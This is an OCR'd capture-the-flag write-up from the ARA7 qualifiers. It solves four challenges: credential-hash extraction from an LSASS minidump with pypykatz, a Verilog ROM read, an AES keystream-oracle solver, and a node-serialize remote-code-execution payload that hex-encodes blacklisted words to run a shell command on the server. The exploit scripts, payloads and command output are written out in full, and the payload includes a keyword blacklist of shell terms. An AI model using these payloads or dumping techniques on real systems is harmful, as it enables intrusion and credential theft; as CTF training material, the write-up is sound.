
WU Kita balas di ARA




rocksfvcker/grace/pecintabatu

dappaakutansiui/Dapa Ganteng

sbil/kiripikbonteng

dumpling [100 pts] | Forensic

Author : `grb/getrektboy`



FLAG: *ARA7{f4b2619c33cea30e3159e7397fb1d6a7}*

https://gemini.google.com/share/b9a01c3b733d

Step by Step

1. Diberikan file mem.zip dan passwordnya, yaitu: rawrr. Ekstrak file mem.zip tersebut, kemudian mengecek file apakah ituuu

```
bray@LAPTOP-RQ7O1I2B:~/ARA7/foren/dumpling$ 7z x mem.zip

7-Zip 23.01 (x64) : Copyright (c) 1999-2023 Igor Pavlov : 2023-06-20
 64-bit locale=C.UTF-8 Threads:12 OPEN_MAX:10240

Scanning the drive for archives:
1 file, 31770541 bytes (31 MiB)

Extracting archive: mem.zip
--
Path = mem.zip
```

```
Type = zip
Physical Size = 31770541


Enter password (will not be echoed):
Everything is Ok

Size:       82475263
Compressed: 31770541
bray@LAPTOP-RQ7O1I2B:~/ARA7/foren/dumpling$ file mem.DMP
mem.DMP: Mini DuMP crash report, 17 streams, Wed Jan 28 10:17:02 2026, 0x621826
type
bray@LAPTOP-RQ7O1I2B:~/ARA7/foren/dumpling$
```

2. Ternyata filenya itu windows minidump, bukan full memory dump, Untuk mengekstrak credential (NTLM, SHA1, DPAPI) langsung dari MiniDump LSASS, saya menggunakan `pypykatz`

```
(venv) bray@LAPTOP-RQ7O1I2B:~/ARA7/foren/dumpling$ pypykatz lsa minidump
mem.DMP
INFO:pypykatz:Parsing file mem.DMP
FILE: ======== mem.DMP =======
== LogonSession ==
authentication_id 44225954 (2a2d5a2)
session_id 2
username Hannn
domainname VulnWin
logon_server VULNWIN
logon_time 2026-01-28T10:16:08.070093+00:00
sid S-1-5-21-1475434400-3437600997-1151041076-1001
luid 44225954
        == MSV ==
                Username: Hannn
                Domain: VulnWin
                LM: NA
                NT: f4b2619c33cea30e3159e7397fb1d6a7
                SHA1: c43a636839da1d490d5eec8f15ff142d756e5f02
                DPAPI: c43a636839da1d490d5eec8f15ff142d756e5f02
        == WDIGEST [2a2d5a2]==
                username Hannn
                domainname VulnWin
                password None
                password (hex)
        == Kerberos ==
                Username: Hannn
                Domain: VulnWin
        == WDIGEST [2a2d5a2]==
                username Hannn
                domainname VulnWin
                password None
                password (hex)
```

```
== LogonSession ==
……..
(ini masih ada ke bawahnya lagi)
```


3. Didapatlah NTLM hash dari username Hannn Sesuai format flag yang diberikan, yaitu: ARA7{all_lowercase_ntlm_hash_here}. Flagnya adalah *ARA7{f4b2619c33cea30e3159e7397fb1d6a7}*

Lessons Learned

1. Tools seperti `pypykatz` atau `Mimikatz` sangat efektif untuk melakukan *offline parsing* pada file dump Windows untuk menarik data otentikasi (LSA secrets).

Deadsick [100 pts] | Reverse

Author : `0xvigilante/Hadamard`



FLAG:
ARA7{Congr4tul4t1ons_y0u_ju5t_s0lv3_34rly_5t3g3_h4rdw4r3_r3v3r53_3ng1n33r1ng}

https://gemini.google.com/share/b9a01c3b733d

Brief Overview

The description of this challenge gives away all the things that you need to know about it! This is a reverse engineering challenge where the goal is to get the flag that is locked away behind a secure vault called `challenge_gate_final.v`.This challenge involves a Verilog Netlist which is more or less Assembly Code for hardware design! Jujurly pertama kali aku pernah mendengari semua ini jadi aku langsung bergerak ke LLM xD (Sorry probsetter kita masih pemula :3)

Overall an interesting challenge, and I'll be studying further what Verilog Netlist is even further!! Thank you prob setter :>

Vulnerability Exploited

The zip file contained 4 files which are: `challenge_gate_final.v`,`key.out`,`tb_template.v`,&`vm_bytecode.out`. And to be honest this is the first time I've ever heard of those file name >////<, and based on the LLM response those file name are all the things that are needed for hardware design!

`challenge_gate_final.v` being the fault that stores the flag, `tb_template.v` being the testbench for the vault because it turns out that you can't just run a chip file like you normally can with running an EXE! The text rig acts as a simulation environment to provide the power (clock), reset signals, and inputs. Meanwhile, `key.out`&`vm_bytecode.out` are the firmwares & the key.

Anyway :3, after analyzing the file it turns out that the primary vulnerability of this challenge is Insecure Data Storage combined with Broken Access Control at the component level. Because the vault security logic is physically separate from the data storage `artifact_rom`.(Which is situated in the top-level module `vault_challenge_top`)

```
artifact_rom artifact_rom_i (
        .addr( ... ),
        .clk( ... ),
        .data( ... )
);
```

And Because we the netlist are given by the challenge. You can more or less desolder the memory chip by instantiating the artifact_rom module in isolation, connecting it to a specialized testbench, and by reading the memory directly. You can completely bypassing the intended password and timing checks!

Step by Step

1. Based on all of that observation we can create a solver script to instantiate the artifact_rom module in isolation!

```
`timescale 1ns/1ps

module solve_flag;
    reg clk;
    reg [6:0] addr;
    wire [7:0] data;

    // Instantiate the ROM directly from the challenge file
    artifact_rom rom (
        .clk(clk),
        .addr(addr),
        .data(data)
```

```
    );

    // Clock generation
    initial begin
        clk = 0;
        forever #5 clk = ~clk;
    end

    integer i;
    initial begin
        // Optional: Dump waveforms to view in GTKWave
        $dumpfile("flag_dump.vcd");
        $dumpvars(0, solve_flag);

        $display("\n--- EXTRACTING FLAG ---");

        // The ROM address is 7 bits (0 to 127)
        // We loop through the addresses to read the flag characters
        for (i = 0; i < 128; i = i + 1) begin
            addr = i;

            // Wait for clock edge + propagation delay
            #10;

            // Print the character if it's printable, otherwise print hex
            if (data >= 32 && data <= 126)
                $write("%c", data);
            else if (data != 0)
                $write("\\x%h", data);
        end

        $display("\n----------------------");
        $finish;
    end
endmodule
```

2. To compile the design we can do the command:

```
(base) ┌──(nya㉿LAPTOP-KS5NSQ4Q)-[~/ctf/comp/ARA7.0/quals]
└─$ iverilog -o flag_solver solver_deadsick.v challenge_gate_final.v
```

We can combine the exploit script (the solver) with the original hardware description.

3. And to run the simulation, we can do the command:

```
(base) ┌──(nya㉿LAPTOP-KS5NSQ4Q)-[~/ctf/comp/ARA7.0/quals]
└─$ vvp flag_solver
VCD info: dumpfile flag_dump.vcd opened for output.

--- EXTRACTING FLAG ---
ARA7{Congr4tul4t1ons_y0u_ju5t_s0lv3_34rly_5t3g3_h4rdw4r3_r3v3r53_3ng1n33r1ng}
----------------------
solver_deadsick.v:45: $finish called at 1280000 (1ps)
```

Lessons Learned

Hardware Security != Software Security in a real world scenario an attacker can basically do anything if they have physical acces, “acces control” logic is irrelevent.

---

next step [100 pts] | Crypto

Author : hyall

#isi file server.py

```
import os
import sys
from Crypto.Cipher import AES
from Crypto.Util.Padding import pad

FLAG = open("flag.txt", "rb").read()
KEY = os.urandom(16)

def xor(a, b):
    return bytes(x ^ y for x, y in zip(a, b))

def stream_encrypt(iv, p, key):
    cipher = AES.new(key, AES.MODE_ECB)
    keystream = cipher.encrypt(iv)
    return xor(p, keystream)

def main():
    while True:
        print("\n1. Test Encryption")
        print("2. Get Flag")
        print("3. Exit")

        choice = input(">> ").strip()

        if choice == '1':
            iv = bytes.fromhex(input("IV (hex): ").strip())
```

```
        msg = bytes.fromhex(input("Msg (hex): ").strip())

        if len(iv) != 16 or len(msg) != 16:
            print("Error: Length must be 16 bytes")
            continue

        ct = stream_encrypt(iv, msg, KEY)
        print(f"CT: {ct.hex()}")

    elif choice == '2':
        padded_flag = pad(FLAG, 16)
        iv = os.urandom(16)

        print(f"IV: {iv.hex()}")

        output = b""
        for i in range(0, len(padded_flag), 16):
            block = padded_flag[i:i+16]
            ct_block = stream_encrypt(iv, block, KEY)
            output += ct_block
            iv = ct_block

        print(f"CT: {output.hex()}")

    elif choice == '3':
        print("Bye.")
```

```
            sys.exit(0)


if __name__ == "__main__":
    main()
```

Permasalahan utama pada berkas server.py terletak pada implementasi skema enkripsi custom stream cipher yang menggunakan AES dalam mode ECB secara tidak aman. Sistem ini menghasilkan keystream dengan cara mengenkripsi IV menggunakan kunci rahasia, yang kemudian di-XOR dengan plaintext untuk menghasilkan ciphertext. Celah keamanan yang fatal muncul karena server menyediakan fitur pengujian enkripsi di mana pengguna dapat secara bebas menentukan nilai IV dan pesan yang ingin dienkripsi. Kondisi ini menciptakan kerentanan Chosen Plaintext Attack (CPA), di mana penyerang dapat membocorkan keystream murni dengan mengirimkan pesan berisi null bytes. Karena operasi XOR terhadap nilai nol tidak mengubah nilai lawannya, hasil enkripsi dari pesan nol tersebut secara otomatis akan mengekspos keystream yang seharusnya dirahasiakan.

Selain masalah pada oracle enkripsi, terdapat kelemahan serius pada mekanisme perantaian blok (block chaining) saat enkripsi flag dilakukan. Server menggunakan nilai ciphertext dari blok sebelumnya sebagai IV untuk blok berikutnya, dan seluruh nilai tersebut ditampilkan secara terbuka kepada pengguna. Hal ini mengakibatkan seluruh urutan IV yang digunakan untuk mengenkripsi setiap bagian flag menjadi informasi publik yang dapat diprediksi. Dengan menggabungkan informasi IV yang bocor tersebut dan kemampuan untuk meminta keystream dari server, penyerang dapat mendekripsi seluruh flag tanpa perlu mengetahui kunci AES yang digunakan oleh server.

#Solver

```
from pwn import *


# Konfigurasi Target
HOST = 'chall-ctf.ara-its.id'
PORT = 7969


def solve():
    try:
    # Menghubungkan ke server
    r = remote(HOST, PORT)


    # 1. Ambil data flag dari Menu 2
    r.sendlineafter(b">> ", b"2")
    r.recvuntil(b"IV: ")
    initial_iv = r.recvline().strip().decode()
    r.recvuntil(b"CT: ")
    full_ct = r.recvline().strip().decode()


    log.info(f"IV Awal: {initial_iv}")
    log.info(f"Full CT: {full_ct}")


    ct_bytes = bytes.fromhex(full_ct)
    current_iv = initial_iv
    flag = b""


    # 2. Dekripsi blok demi blok (16 byte per blok)
```

```
for i in range(0, len(ct_bytes), 16):
block = ct_bytes[i:i+16]

# Gunakan Menu 1 sebagai Oracle Keystream
r.sendlineafter(b">> ", b"1")
r.sendlineafter(b"IV (hex): ", current_iv.encode())
r.sendlineafter(b"Msg (hex): ", b"00" * 16)

# Ambil Keystream hasil enkripsi IV
res = r.recvline().decode()
keystream = bytes.fromhex(res.split(": ")[1].strip())

# XOR CT dengan Keystream untuk dapat Plaintext
plaintext_block = bytes(b ^ k for b, k in zip(block, keystream))
flag += plaintext_block

# Sesuai server.py: IV blok berikutnya adalah CT blok saat ini
current_iv = block.hex()

log.info(f"Berhasil dekripsi blok {i//16 + 1}")

log.success(f"FLAG: {flag.decode(errors='ignore')}")
r.close()

except Exception as e:
log.error(f"Terjadi kesalahan: {e}")
```

```
if __name__ == "__main__":
        solve()


┌──(.venv)─(dapzz㉿Dapzzz)-[~/Downloads/ARA]
└─$
```

Run dan dapat flag

```
─(.venv)─(dapzz㉿Dapzzz)-[~/Downloads/ARA]
└─$ python3 solver2.py
[+] Opening connection to chall-ctf.ara-its.id on port 7969: Done
[*] IV Awal: d12ba1f495747869679a372742860d1f
[*] Full CT:
cb514dc91c648a6c410ff0acb7d70801f2093adba1d7e8d68dc7685e250b32aed4421699fa
b20ed907fb23e0d4279b181affc122a8e840f261facca112a656984fc88bd79c41560d05301
4e63a3b8c5a
[*] Berhasil dekripsi blok 1
[*] Berhasil dekripsi blok 2
[*] Berhasil dekripsi blok 3
[*] Berhasil dekripsi blok 4
[*] Berhasil dekripsi blok 5
[+] FLAG:
ARA7{a9055fb26edf78ccd6368858b118ff29de264480b211d2812ff111c49d7080aa}
```

#Cara kerja flag

Proses dekripsi dimulai dengan melakukan inisialisasi koneksi ke server melalui protokol remote untuk mengakses menu interaktif yang tersedia. Langkah pertama yang dilakukan oleh solver adalah mengakses Menu 2 (Get Flag) untuk memicu server melakukan enkripsi

terhadap data flag yang asli. Dari sini, solver menangkap dua variabel krusial, yaitu IV awal yang bersifat acak dan seluruh deretan Ciphertext (CT) dari flag tersebut. Karena server menggunakan mekanisme chaining di mana IV untuk blok selanjutnya diambil dari hasil Ciphertext blok sebelumnya, solver memecah seluruh data CT tersebut ke dalam potongan-potongan blok berukuran 16 byte untuk diproses satu per satu secara berurutan.

Setelah data terkumpul, solver memasuki fase Keystream Recovery dengan memanfaatkan Menu 1 (Test Encryption) sebagai oracle. Strategi utamanya adalah mengirimkan IV yang bersesuaian dengan blok flag ke menu tersebut, namun dengan pesan (Msg) berupa null bytes (semua nol dalam format hex). Berdasarkan sifat operasi XOR, ketika suatu nilai di-XOR dengan nol, hasilnya adalah nilai itu sendiri. Karena fungsi enkripsi server melakukan $P \oplus$Keystream, maka dengan mengirimkan P=0, server secara tidak sengaja mengembalikan nilai keystream murni yang digunakan untuk mengenkripsi IV tersebut.

Pada tahap akhir, solver melakukan rekonstruksi flag dengan cara melakukan operasi XOR antara blok Ciphertext flag yang didapat dari Menu 2 dengan keystream yang baru saja dibocorkan melalui Menu 1. Hasil dari operasi ini adalah potongan teks asli (plaintext) dari flag tersebut. Proses ini diulangi secara otomatis untuk setiap blok berikutnya, di mana solver memperbarui nilai IV menggunakan blok Ciphertext sebelumnya, hingga seluruh potongan flag berhasil digabungkan kembali menjadi satu string utuh yang dapat dibaca.

Arknights [100 pts] | Webex

Author : `Lylera`

FLAG:
ARA7{THE_FACTORY_MUST_GROW_MUST_EFFICIENT_oh_wait_wrong_game_xD}

https://gemini.google.com/share/4d7e22df115e

Brief Overview

The goal of the chall is more or less to read the Read the app.js source code to retrieve the hidden flag. The provided source code reveals an Express.js application interacting with an SQLite database. The critical vulnerability lies in the `/api/search` endpoint.

```
app.get('/api/search', authMiddleware, (req, res) => {
    const query = req.query.q;
    // ...
    if (query.startsWith('{')) {
        // ... (Blacklist Check) ...
```

```
        try {
            console.log("Deserializing Advanced Query:", query);
            const filter = serialize.unserialize(query); // <--- VULNERABILITY
            return res.json({ notice: "Advanced Filter Applied", data: filter });
// ...
```

The application uses the `node-serialize` library to unserialize user input passed via the `q` parameter. This library is known to be vulnerable to **Remote Code Execution (RCE)** via Immediately Invoked Function Expressions (IIFE).

We also know that the challenge has filtered to prevents us from simply sending a standard payload.

```
const blacklist = [
    'require', 'child_process', 'exec', 'spawn', 'fs',
    'cat', 'process', 'eval', 'fromCharCode',
    '+', 'concat', 'join', '\\', '`'
];
```

We can bypassed that by doing the steps below ^_^

Step by Step

1. Since we cannot write "require" or "exec", we can generate these strings dynamically at runtime using `Buffer.from(hex_string, 'hex')`. The blacklist scans the *static* payload string, but it cannot see the strings we generate *during* execution.
2. We construct a JavaScript payload wrapped in the `node-serialize` IIFE format: `{"rce": "_$$ND_FUNC$$_function(){ ... }()"}`.

```
function(){
    var B = Buffer.from;
    var s = 'hex'; // Literal string 'hex' is safe

    // Generate "require"
    var rr = B('72657175697265', s).toString();

    // Generate "child_process"
    var cp = B('6368696c645f70726f63657373', s).toString();

    // Generate "execSync"
    var ex = B('6578656353796e63', s).toString();

    // Generate "cat app.js"
    var cmd = B('636174206170702e6a73', s).toString();

    // Execute: module.require('child_process').execSync('cat app.js')
    return module[rr](cp)[ex](cmd).toString();
}()
```

3. The `/api/search` endpoint requires a valid session cookie (`authMiddleware`). We must register and login first.

```
(base) ┌──(nya㉿LAPTOP-KS5NSQ4Q)-[~/ctf/comp/ARA7.0/quals]
└─$ curl -X POST http://chall-ctf.ara-its.id:3000/api/register \
  -H "Content-Type: application/json" \
  -d '{"user":"acutiepie", "pass":"yovidendfieldmuapaayomabar"}'
{"success":true}
```

4. Login and save the session cookie

```
(base) ┌──(nya㉿LAPTOP-KS5NSQ4Q)-[~/ctf/comp/ARA7.0/quals]
└─$ curl -c cookie.txt -X POST http://chall-ctf.ara-its.id:3000/api/login \
  -H "Content-Type: application/json" \
  -d '{"user":"acutiepie", "pass":"yovidendfieldmuapaayomabar"}'
{"success":true}
```

5. We send the payload to `/api/search`. We must be careful with quoting in the terminal to avoid using the blacklisted backslash `\` character. And Ta Da!!! We got the flag :D


```
(base) ┌──(nya㉿LAPTOP-KS5NSQ4Q)-[~/ctf/comp/ARA7.0/quals]
└─$ curl -G http://chall-ctf.ara-its.id:3000/api/search \
  -b cookie.txt \
  --data-urlencode 'q={"rce":"_$$ND_FUNC$$_function(){var B=Buffer.from;var
s=\"hex\";var rr=B(\"72657175697265\",s).toString();var
cp=B(\"6368696c645f70726f63657373\",s).toString();var
ex=B(\"6578656353796e63\",s).toString();var
cmd=B(\"636174206170702e6a73\",s).toString();return
module[rr](cp)[ex](cmd).toString();}()"}'
{"notice":"Etto... Doctah. it success now","data":{"rce":"const express =
require('express');\nconst cookieParser = require('cookie-parser');\nconst path =
require('path');\nconst db = require('./db/database'); \nconst serialize =
require('node-serialize');\nconst fs = require('fs');\nconst app = express();\nconst port =
3000;\nconst COOKIE_SECRET =
\"How_many_stars_do_you_want_to_pull_today_doctah?\";\napp.use(cookieParser(COO
KIE_SECRET));\nconst authMiddleware = (req, res, next) => {\n    const uid =
req.signedCookies.doctor_id;\n    if (!uid) {\n        return res.status(401).json({ error:
\"Access Denied. Please login to Rhodes Island Terminal.\" });\n    }\n
next();\n};\n\napp.use(express.json());\n\napp.use(express.static(path.join(__dirname,
'web')));\napp.use('/image', express.static(path.join(__dirname,
'image')));\n\napp.get('/register', (req, res) => res.sendFile(path.join(__dirname, 'web',
'register.html')));\napp.get('/login', (req, res) => res.sendFile(path.join(__dirname, 'web',
'index.html')));\napp.get('/lobby', (req, res) => res.sendFile(path.join(__dirname, 'web',
'lobby.html')));\napp.get('/headhunt', (req, res) => res.sendFile(path.join(__dirname, 'web',
'headhunt.html')));\napp.get('/galery', (req, res) => res.sendFile(path.join(__dirname, 'web',
'galery.html')));\n\napp.post('/api/register', (req, res) => {\n    const { user, pass } =
req.body;\n    try {\n        const randomUID = Math.floor(10000000 + Math.random() *
90000000).toString();\n        const insert = db.prepare('INSERT INTO users VALUES (?, ?,
?, ?, ?, ?, ?, ?, ?, ?)');\n        insert.run(user, pass, randomUID, 1, 600, 500, 0, 0,
'/image/Amiya.webp', 0);\n        res.json({ success: true });\n    } catch (e) {\n
console.error(\"Registration Error:\", e.message); \n        res.status(400).json({ error:
\"Username already exists or Database Error.\" });\n    }\n});\n\napp.post('/api/login', (req,
res) => {\n    const { user, pass } = req.body;\n    const account = db.prepare('SELECT *
FROM users WHERE username = ? AND password = ?').get(user, pass);\n\n    if
```

```
(account) {\n        res.cookie('doctor_id', account.doctor_id, { \n            maxAge: 900000, \n
signed: true,  \n            httpOnly: true \n        });\n        res.json({ success: true });\n    } else
{\n        res.status(401).json({ error: \"Invalid username or password.\" });\n
}\n});\n\napp.get('/api/search', authMiddleware, (req, res) => {\n    const query =
req.query.q;\n    if (!query) return res.status(400).json({ error: \"No query\" });\n\n    if
(query.startsWith('{')) {\n        const blacklist = [\n            'require', 'child_process', 'exec',
'spawn', 'fs', \n            'cat', 'process', 'eval', 'fromCharCode', '+', 'concat', 'join', \n
'\\\\', '`'\n        ];\n\n        if (blacklist.some(word => query.includes(word))) {\n
console.log(\"Attack blocked:\", query);\n            return res.status(403).json({\n
error: \"SECURITY SYSTEM: MALICIOUS PAYLOAD DETECTED.\",\n                hint: \"i'm
watching you doctah\"\n            });\n        }\n        try {\n            console.log(\"Doctah, look.
Deserializing Advanced Query:\", query);\n            const filter =
serialize.unserialize(query);\n            return res.json({ notice: \"Etto... Doctah. it success
now\", data: filter });\n        } catch (e) {\n            return res.status(500).json({ error:
\"Payload gue tersumbat jir\" });\n        }\n    }\n\n    const user = db.prepare('SELECT *
FROM users WHERE username = ?').get(query);\n    if (user) {\n        res.json({\n
username: user.username,\n            level: user.level,\n            secretary_img:
user.secretary_img || '/image/Amiya.webp'\n        });\n    } else {\n
res.status(404).json({ error: \"Operator not found\" });\n
}\n});\n\napp.post('/api/headhunt/pull', authMiddleware, (req, res) => {\n    const { amount }
= req.body; \n    const uid = req.signedCookies.doctor_id; \n    if (!uid) return
res.status(401).json({ error: \"Not logged in\" });\n\n    const user = db.prepare('SELECT *
FROM users WHERE doctor_id = ?').get(uid);\n    if (!user) return res.status(404).json({
error: \"User not found\" });\n\n    const COST_ORUNDUM = 600;\n    \n    if (amount ===
1) {\n        let methodUsed = \"\";\n        let remainingPermits = user.permits;\n        let
remainingOrundum = user.orundum;\n\n        if (user.permits >= 1) {\n
db.prepare('UPDATE users SET permits = permits - 1 WHERE doctor_id = ?').run(uid);\n
methodUsed = \"Permit\";\n            remainingPermits--;\n        } else if (user.orundum >=
COST_ORUNDUM) {\n            db.prepare('UPDATE users SET orundum = orundum - 600
WHERE doctor_id = ?').run(uid);\n            methodUsed = \"Orundum\";\n
remainingOrundum -= 600;\n        } else {\n            return res.status(400).json({ error:
\"Insufficient Resources!\" });\n        }\n\n        const pool = [\n            { name: \"Beagle\",
stars: \"⭐⭐⭐\" },\n            { name: \"Kroos\", stars: \"⭐⭐⭐\" },\n            { name:
\"Melantha\", stars: \"⭐⭐⭐\" },\n            { name: \"Amiya\", stars: \"⭐⭐⭐⭐⭐\" }, \n
{ name: \"Scene\", stars: \"⭐⭐⭐⭐⭐⭐\" }, \n        ];\n        const isFiveStar =
Math.random() < 0.1;\n        const result = isFiveStar ? pool[3] :
pool[Math.floor(Math.random() * 3)];\n\n        res.json({ \n            success: true, \n
method: methodUsed, \n            results: [result],\n            new_permits:
remainingPermits,\n            new_orundum: remainingOrundum\n        });\n    } else if
(amount === 10) {\n        if (user.permits < 10 && user.orundum < 6000) return
res.status(400).json({ error: \"Insufficient Resources for x10!\" });\n        \n
if(user.permits >= 10) {\n            db.prepare('UPDATE users SET permits = permits - 10
WHERE doctor_id = ?').run(uid);\n        } else {\n            db.prepare('UPDATE users SET
orundum = orundum - 6000 WHERE doctor_id = ?').run(uid);\n        }\n        \n        const
pool = [\n        { name: \"Beagle\", stars: \"⭐⭐⭐\" },\n        { name: \"Kroos\", stars:
\"⭐⭐⭐\" },\n        { name: \"Melantha\", stars: \"⭐⭐⭐\" },\n        { name: \"Amiya\",
stars: \"⭐⭐⭐⭐⭐\" }, \n        { name: \"Scene\", stars: \"⭐⭐⭐⭐⭐⭐\" }, \n        ];\n\n
const results = [];\n        for(let i = 0; i < 10; i++) {\n            const isFiveStar =
Math.random() < 0.1; \n            const result = isFiveStar \n                ?
pool[Math.floor(Math.random() * 2) + 3] \n                : pool[Math.floor(Math.random() * 3)];
\n            \n            results.push(result);\n        }\n        \n        const newUser =
